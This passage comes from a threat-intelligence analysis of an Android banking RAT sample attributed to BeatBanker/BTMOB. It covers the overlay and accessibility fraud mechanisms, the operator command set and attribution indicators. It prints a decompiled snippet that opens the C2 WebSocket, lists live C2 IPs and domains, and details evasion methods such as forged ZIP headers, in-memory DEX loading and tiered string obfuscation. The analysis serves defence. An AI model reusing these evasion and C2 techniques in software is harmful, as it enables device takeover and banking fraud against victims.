- A full-screen WebView loaded from the local HTML lure kit (activity cofsbfpmyxowwuea).
- A fake lock or credential Activity (activity dhsesufepsplsmqcghx) overlaid on the legitimate app.
- Direct accessibility-driven manipulation of the legitimate app's own UI — autofilling fields, submitting forms, authorizing transactions — with no overlay (via the posvvhbqnqa accessibility service).
The third mechanism is the detection challenge: no overlay window footprint for on-device defenses to spot, because there is no overlay. The malware operates the victim's real banking app on the operator's behalf, using the victim's own authenticated session. From the bank's backend, every action originates from the legitimate user's device and session — because it does.

Figure 5: Fake Credential Capture or PIN Lock Screen — the phishing overlay the connector presents after accessibility targeting activates on a monitored application.
C2 Communication Architecture
The connector maintains two parallel channels to operator infrastructure.
Primary channel: persistent WebSocket.
// APK: connector.predictor.messenger — split DEX
// JADX source: sources/filterpredictor/loggermuxer/daemonallocatorx/daemonprober/gz.java (L291)
//
// The connector instantiates an OkHttpClient and opens a persistent WebSocket
// to the URL returned by re.c(). The WebSocket listener (C0054a) handles
// incoming operator commands in real time.

public void run() {
    OkHttpClient unused = gz.a = new OkHttpClient();
    gz.f = gz.a.newWebSocket(new Request.Builder().url(re.c()).build(), new C0054a());
}
The C2 endpoint is runtime-configurable. re.c() is not a constant. The method (re.java L201–216) reads a runtime-configurable field re.c — initialized to empty — walks a reachability check against any configured values, and falls back to a hardcoded obfuscated string decoded to ws://195.160.221.203:8080/ only if nothing configured is reachable. The hardcoded IP is the fallback; an operator can repoint the primary slot via configuration update without pushing a new APK. Blocking 195.160.221.203 severs the fallback but does not prevent redirection to arbitrary new infrastructure.
Secondary channel: HTTP reporting and tasking.
| Channel | Endpoint | Role |
|---|---|---|
| Primary WebSocket C2 (fallback) | ws://195.160.221.203:8080/ | Real-time bidirectional operator control |
| Error reporting | http://45.149.114.40/yaarsa/private/log_error.php | Malware-side crash/error telemetry |
| Task / config | http://45.149.114.40/yaarsa/private/yarsap_80541.php | Scheduled task retrieval |
| Redirect / reconfiguration | https://famelack.com/ | Operator-controlled redirection endpoint |
The full operator command set. The recovered dispatcher handlers show a general-purpose Android RAT, not a narrow banking-overlay tool:
| Command | Capability |
|---|---|
| screen / scread | Live screen capture and streaming |
| upload | File exfiltration to C2 |
| bot | Accessibility-driven automation (tap, swipe, type) |
| brows | Browser session control (Chrome, Firefox, Samsung Browser, Brave, Opera, Edge, DuckDuckGo) |
| clip | Clipboard read/write |
| file / srh | File search by category, copy, move |
| loc | Device location |
| mic | Microphone access |
| sms | SMS read and send |
| net / trm | Network shell / telnet-like remote execution |
| miner | Miner start/stop control |
| lock | Device lock / blocker screen |
| red | Redirect / reconfiguration |
| DDS | DoS/flooding engine controller |
| calf | Call forwarding |
| ject / lject | Code injection helpers |
| update | Payload self-update |
| clone | App cloning / replication |
| optns | Runtime configuration update |
| add | Device inventory / telemetry snapshot |
| spng | Spyware-status snapshot (keylog buffer, active URLs, notification stream, surveillance state) |
| blker | Blocker control (SMS / call blocking state machine) |
| wrk | Internal background-worker packet bus |
| chat | Launches the on-device chat activity |
| fetch | Enumerates active SIM phone numbers or downloads arbitrary files |
| bc | Drives user-facing alert / notification flows |
| tols | General-purpose utility actions: toast display, URL open, text-to-speech, torch control, volume change |
Anti-detection side-capability: ads.txt host blacklist. The payload bundles an XOR-encoded assets/ads.txt that decodes to a list of ~75,873 advertising and analytics hostnames, consumed by the cofsbfpmyxowwuea activity (the WebView lure host) to filter ad/analytics network requests from WebView-rendered content. Lure pages render cleanly without third-party noise that might create secondary network signals.
Stage 4 is where the business impact is realized. The fraud toolkit is complete: OTP interception, accessibility-driven transaction manipulation, live screen observation, phishing overlay delivery, and call/SMS blocking during fraud (blker). Detection requires endpoint visibility, not network inspection — blocking the hardcoded fallback IP does not sever a runtime-reconfigurable primary C2.
Anti-Analysis Techniques
The sample is engineered to resist analysis at every layer an analyst naturally approaches first. Seven techniques were recovered from the sample. Individually each is modest; together they represent a defense-in-depth posture that materially raises analysis cost.
Forged ZIP Metadata
The outer APK is not a valid ZIP archive by the letter of the specification. Both resources.arsc and AndroidManifest.xml have their local file headers marked as encrypted, use undefined compression methods (0x598F and 0x8DCF respectively — neither is a standard ZIP method), and declare a compressed size of zero, even though each entry's actual data follows the header as raw bytes.
Standard Android tooling is strict enough about ZIP compliance that these entries cause parse failures or structural misreporting — apktool and aapt both refuse to process the archive correctly. Manual inspection of the ZIP central directory and rewriting of the malformed headers is required before the APK can be handled by normal static-analysis tools. Android's own runtime loader is lenient enough to accept the archive and install the app normally.
Native Bootstrap Architecture
The critical lifecycle methods of the outer APK's injected Application subclass (attachBaseContext and onCreate) are declared native and implemented entirely in an ARM shared library (libmetaspermousdevitrifiednoiseful.so). The same pattern is reused in the Stage 3 helper's c6xmV4.java Application subclass, backed by liblixhokfsmav.so. JADX and any other Java-layer decompiler presented with these classes sees only empty method signatures — no bytecode, no logic to analyze.
Staged Payload Encryption
Each stage's true payload is stored in the preceding stage's assets/ directory as a high-entropy encrypted blob, with filenames chosen to look like opaque asset identifiers rather than recognizable file types. Two different ciphers are used: repeating XOR for bootstrap DEXes, and AES/CBC/PKCS5Padding with 128-bit keys derived from the asset's basename through SHA-1 truncation for downstream APKs and ZIP archives.
In-Memory DEX Loading
Decrypted payload DEXes are never written to the disk paths a scanner would monitor. Instead, the bootstrap code performs class-loader patching: it reflectively manipulates the parent class-loader's dexElements array on older Android API levels, or invokes makeInMemoryDexElements directly on API 29 and above. The staged payloads execute as full Android applications without appearing as installed APKs or on-disk DEX files in any standard storage path.
Tiered String Obfuscation
Two distinct string-obfuscation wrappers are used in parallel:
- rf0.a() — simple repeating-XOR cipher. Used for high-volume strings where decryption needs to be cheap at runtime.
- s00.a() — AES/CBC/PKCS5Padding with a 128-bit key derived through PBKDF2WithHmacSHA1 at 65,536 iterations. Reserved for operationally sensitive strings — URLs, command names, target package patterns.
The tiering signals a considered defense: the author reserves expensive AES-PBKDF2 for the strings that matter most, while handling the rest with cheap XOR.
Emulator Detection
The major Activity class czjjzmkujkl performs emulator detection at line 106 by consulting three helper methods in p0.java — p0.f0(), p0.m0(), and p0.o0() — each of which checks Build.BRAND against an obfuscated brand string to identify common emulator fingerprints. The behavior on detection is not a hard crash or an immediate exit. Instead, the detection result is used to select between two configuration blobs; when an emulator is detected, the sample proceeds with the alternate blob rather than the normal one.
Closing Observations
Two aspects of this sample's anti-analysis design are specific enough to be worth highlighting.
The ZIP forgery is surgical. Only two entries in the outer APK — resources.arsc and AndroidManifest.xml — carry forged metadata (methods 0x598F and 0x8DCF). Every other entry is valid. This two-file surgical pattern is distinctive enough to be useful as a family indicator across BeatBanker / BTMOB samples.
The AES key derivation is analyst-accessible. The Stage 3 DexLoader derives its 128-bit key by computing SHA-1(basename_of_asset_path)[:16]. Because the key is derived from the filename rather than from secret material in the native library, any analyst who obtains the encrypted asset can derive the key without reversing native code. Encryption here functions as anti-scanner friction, not as a real barrier to motivated analysis.
Attribution: BeatBanker / BTMOB
Background on the Cluster
BeatBanker and BTMOB are distinct but related Android malware families documented across multiple independent threat-research sources. BeatBanker, documented by Kaspersky's Securelist and summarized by BleepingComputer, is a staged Android banker/miner platform delivered via trojanized utility applications. BTMOB is a RAT family — documented independently by Cyble as an evolution of SpySolr — which recent BeatBanker samples deploy in place of an earlier banking module.
Public sources: - Securelist (Kaspersky): BeatBanker miner and banker — https://securelist.com/beatbanker-miner-and-banker/119121/ - BleepingComputer: New BeatBanker Android malware poses as Starlink app to hijack devices — https://www.bleepingcomputer.com/news/security/new-beatbanker-android-malware-poses-as-starlink-app-to-hijack-devices/ - Cyble: BTMOB RAT: Newly discovered Android malware — https://cyble.com/blog/btmob-rat-newly-discovered-android-malware/
Hallmark characteristics of the BeatBanker cluster include staged APK delivery through trojanized utility applications, native-code bootstrap chains, Firebase-based command and wake-up signaling, accessibility-service abuse on downstream payloads, and parallel cryptominer deployment as a secondary monetization channel.
Infrastructure Indicators
| Indicator | Link to BeatBanker / BTMOB |
|---|---|
| accessor.fud2026.com | Individually cited in Securelist public reporting |
| accessor.fud2026.org | Not individually cited in public reporting — recovered only from this sample (same domain family as the reported .com) |
| pool.fud2026.com | Individually cited in Securelist public reporting |
| pool.fud2026.com:8443 | Same domain family as the reported .com |
| pool-proxy.fud2026.com:8443 | Individually cited in Securelist public reporting |
| aptabase.khwdji319.xyz:8443 | Appears in publicly reported BeatBanker telemetry cluster |
The fud2026.* domain family is the strongest single attribution anchor: it appears across multiple positions in this sample (downloader, pool, pool proxy) and is a named indicator in public reporting on the BeatBanker cluster.
Behavioral Consistency
The sample's architectural and operational patterns align with publicly documented BeatBanker / BTMOB characteristics in every major dimension:
- Staged APK delivery via a trojanized utility application (Stage 1, LumoLight).
- Native-code bootstrap intercepting attachBaseContext and onCreate across multiple stages (Stages 1 and 3).
- Firebase Cloud Messaging as a wake-up and tasking channel (Stage 2).
- Fake setup, VPN, and accessibility-enablement lure flows as the primary means of obtaining privilege escalation (Stage 4).
- Parallel cryptominer deployment as a secondary monetization channel (Stage 3).
Each of these is individually documented in public reporting on the BeatBanker cluster. The presence of all five in the same sample — and in the same sequence and architectural relationship — is itself an indicator of family membership, independent of the infrastructure overlap.
Conclusion
TV_V_23.apk is not a standalone application — it's a component of a sustained, professionally engineered threat actor operation built for long-term survival on infected devices.
The architectural pattern is the identifier. Package names, keys, C2 endpoints, and lure HTML can all be rotated without rewriting the platform. What doesn't rotate easily is the architecture: trojanized utility outer layer, native bootstrap with encrypted staged payloads, Firebase-based wake-up, split-APK operator with accessibility-driven targeting, parallel miner monetization, tiered string obfuscation, runtime-configurable C2. Detection engineering should target the architecture, not the artifacts.
The threat surface is behavioral, not technical. No vulnerability was exploited. Every capability is delivered through permissions the victim granted on an unmodified device. Patching and OS hardening are not the relevant countermeasures — behavioral accessibility-misuse detection, device-integrity attestation at banking-app login, anomaly detection on transaction interaction patterns, and customer education calibrated to this family's playbook are.
The threat will recur. BeatBanker / BTMOB has continuity across samples and infrastructure generations. The absence of hardcoded targeting is the mechanism by which operators retarget any institution at any time. Customers affected in the reported incident are unlikely to be the last. Treating this response as one-time remediation rather than the first turn of a sustained engagement would be a planning error.
The malware's strengths are structural; the defender's must be too. Point defenses will have diminishing value as the campaign matures.